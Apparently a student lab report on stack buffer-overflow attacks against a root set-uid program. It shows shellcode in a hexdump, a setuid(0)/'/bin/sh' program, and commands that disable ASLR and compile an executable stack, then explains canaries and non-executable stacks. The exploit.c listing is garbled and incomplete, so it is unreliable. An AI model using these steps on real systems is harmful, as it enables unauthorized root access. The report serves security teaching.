


Here, we are running set_uid program which will make real user id = 0 i.e. root user.

Set_uid.c program is given as follows,

```
void main()
{
    setuid(0);
    system("/bin/sh");
}
```

Badfile:



The screenshot shows a terminal window on a Linux system. The user has created a file named 'badfile' and used the 'hexdump' command to view its contents. The hexdump shows a series of null bytes (00000000) followed by some specific byte sequences: 'f238 bfff' at offset 00000020 and 'c031 6850 2f2f 6873 2f68 6962 896e' at offset 000000b0. After the hexdump, the user has executed a command that resulted in multiple 'Segmentation fault (core dumped)' messages. The terminal window also shows a desktop environment with various icons and a taskbar at the bottom.


```
[09/26/2015 10:52] seed@ubuntu:~$ vi badfile
[09/26/2015 10:52] seed@ubuntu:~$ hexdump badfile
00000000 0090 9090 9090 9090 9090 9090 9090 9090
*
00000020 0090 9090 f238 bfff 9090 9090 9090 9090
00000030 0090 9090 9090 9090 9090 9090 9090 9090
*
000000b0 0090 c031 6850 2f2f 6873 2f68 6962 896e
000000c0 50e3 8953 99e1 0bb0 80cd 9000 9090 9090
000000d0 0090 9090 9090 9090 9090 9090 9090 9090
*
0000205
[09/26/2015 10:52] seed@ubuntu:~$
```

Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)

Here, we can see the badfile contents using **hexdump** command. We can confirm that, at 36th byte (in line of 00000020) we have our hard-coded address and from the 400th byte (in line 00000b0) we have our shell code.


Task2:

Initial Setup:



Here We are changing user to root using **su root** command. We are setting address randomization feature on by using **sysctl -w kernel.randomize_va_space=2** command from root shell.

Effect of address randomization:



Because our address randomization feature is on, our attack was unsuccessful. When we try to run stack program with badfile generated using hard-coded address, the address where our shellcode will reside

Successful attack:

```
Terminal
exploit.c
cq
/*
"\xb0\x0b" /*
movb $0x0b,%al
*/
"\xcd\x80"
int $0x80
*/
void main()
{
char buffer
FILE *badfile
/*
Initialize
*/
memset(&buffer, 0, sizeof(buffer))
/*
You need to
*/
long addr = 0
long *ptr = 0
*ptr = addr
strcpy(buffer, "/bin/sh")
/*
Save the code
*/
badfile = fopen("/tmp/badfile", "w")
fwrite(buffer, sizeof(char), 1, badfile)
fclose(badfile)
}
```


Now, as every time stack program is run system will assign it random memory address for all its data. There is a possibility that if we run stack program many times it will be assigned memory address such that, our hard-coded address will be in the range of ebp pointer address and shellcode address of stack

program. For this, we are running stack program many times using while loop, till we get root shell i.e. our attack gets successfully executed.

From above, screenshot we can see that after many computations of running stack program, our attack was successful and we got root shell. We can check for effective user id using id command to be root. Now. We can run our set_uid program to make real user id to be root.

Task3: Stack-guard Protection


Initial Setup:



```
[09/26/2015 11:28] seed@ubuntu:~$ su root
Password:
[09/26/2015 11:29] root@ubuntu:/home/seed# sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/26/2015 11:29] root@ubuntu:/home/seed# exit
exit
[09/26/2015 11:29] seed@ubuntu:~$ su root
Password:
[09/26/2015 11:29] root@ubuntu:/home/seed# gcc -o stack -z execstack stack.c
[09/26/2015 11:30] root@ubuntu:/home/seed# ls -l stack
-rwxr-xr-x 1 root root 7339 Sep 26 11:30 stack
[09/26/2015 11:30] root@ubuntu:/home/seed# chmod 4755 stack
[09/26/2015 11:30] root@ubuntu:/home/seed# ls -l stack
-rwsr-xr-x 1 root root 7339 Sep 26 11:30 stack
[09/26/2015 11:30] root@ubuntu:/home/seed#
```

Here, we are setting up stack guard protection while compiling the program by not specifying **-fno-stack-protector** command. By default, in system stack guard protection is always on.

Unsuccessfull Attack:




```
[09/26/2015 11:31] seed@ubuntu:~$ vi exploit.c
[09/26/2015 11:31] seed@ubuntu:~$ ./exploit
[09/26/2015 11:32] seed@ubuntu:~$ vi stack.c
[09/26/2015 11:32] seed@ubuntu:~$ ./stack
*** stack smashing detected ***: stack terminated
Segmentation fault (core dumped)
[09/26/2015 11:32] seed@ubuntu:~$
```

Due to stack guard protection scheme, when we try to change return address of function to some other address in stack where our code resides, Stack will notice that buffer overflow has been done and some instructions from stack are trying to be executed by some process. Stack guard scheme uses **canaries** to

detect buffer overflow attack. System will assign a canary to each function and add its value in memory in between its old ebp field and data in stack. At the end of each function call canary value will be checked and if it's different or corrupted, it will cause stack guard scheme to raise an error that stack smashing is detected.

Task4: Non-exec Stack


Initial Setup:



```
[09/26/2015 11:37] seed@ubuntu:~$ su root
Password:
[09/26/2015 11:37] root@ubuntu:/home/seed# gcc -o stack -fno-stack-protector -z
noexecstack stack.c
[09/26/2015 11:37] root@ubuntu:/home/seed# chmod 4755 stack
[09/26/2015 11:37] root@ubuntu:/home/seed# exit
exit
[09/26/2015 11:37] seed@ubuntu:~$
```

Here, we are making the stack nonexecutable using **noexec** command. By using **-fno-stack-protector** we are disabling the stack guard protection scheme. Now, we have made stack program root set-uid program by using command **chmod 4755**.

Unsuccessful attack:



```
[09/26/2015 11:38] seed@ubuntu:~$ exploit
[09/26/2015 11:38] seed@ubuntu:~$ stack
Segmentation fault (core dumped)
[09/26/2015 11:38] seed@ubuntu:~$ ^C
[09/26/2015 11:46] seed@ubuntu:~$
```

Here, we can see that when we tried to run stack program with our badfile for buffer overflow, we got an error segmentation fault. This error is caused, because the process is trying to run or execute

commands from stack. As stack is non executable no process can run/execute commands/instructions from stack and we get an error when any process tries to execute instructions from stack.